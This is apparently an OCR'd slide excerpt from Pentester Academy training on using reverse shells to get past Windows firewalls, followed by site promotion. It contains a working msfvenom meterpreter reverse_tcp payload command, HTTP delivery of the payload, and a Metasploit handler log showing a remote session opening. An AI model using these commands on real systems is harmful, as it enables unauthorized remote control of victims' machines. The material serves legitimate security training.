
Pentesting Windows Endpoints: Firewall Bypass – Reverse Shells


Firewalls ☹ - Bind Shell Cannot Work




Network / Host Based Firewall

Uh-Oh ☹

Explicit Warning



Reverse Connects to the Rescue



Network / Host Based Firewall

Reverse Connect Executable

```
PentesterAcademy# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.13 -a x86 -f exe > Reverse_
Payload.exe
PentesterAcademy# file Reverse_Payload.exe
Reverse_Payload.exe: PE32 executable (GUI) Intel 80386, for MS Windows
PentesterAcademy#
PentesterAcademy# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.1.5 - - [02/Nov/2013 08:03:02] "GET / HTTP/1.1" 200 -
192.168.1.5 - - [02/Nov/2013 08:03:07] "GET /Reverse_Payload.exe HTTP/1.1" 200 -
```

Oh Ya!

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.13
LHOST => 192.168.1.13
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.13:4444
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 192.168.1.5
[*] Meterpreter session 1 opened (192.168.1.13:4444 -> 192.168.1.5:49213) at 2013-11-02 08:04:16 -0400

meterpreter >
```

Pentester Academy

PentesterAcademy | a SecurityTube.net initiative

TOPICS PRICING WHY SUBSCRIBE MEMBER ACCESS


Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable


Start Learning Today!

Latest Videos


New content added weekly!




Challenge 7: Cracking Digest Authentication Solution in WAP Challenges



Challenge 7: Cracking Digest Authentication in WAP Challenges



Module 1: GDB Test Solution in x86_64 Assembly Language and Shellcoding on Linux



Module 1: CPU Information in x86_64 Assembly Language and Shellcoding on Linux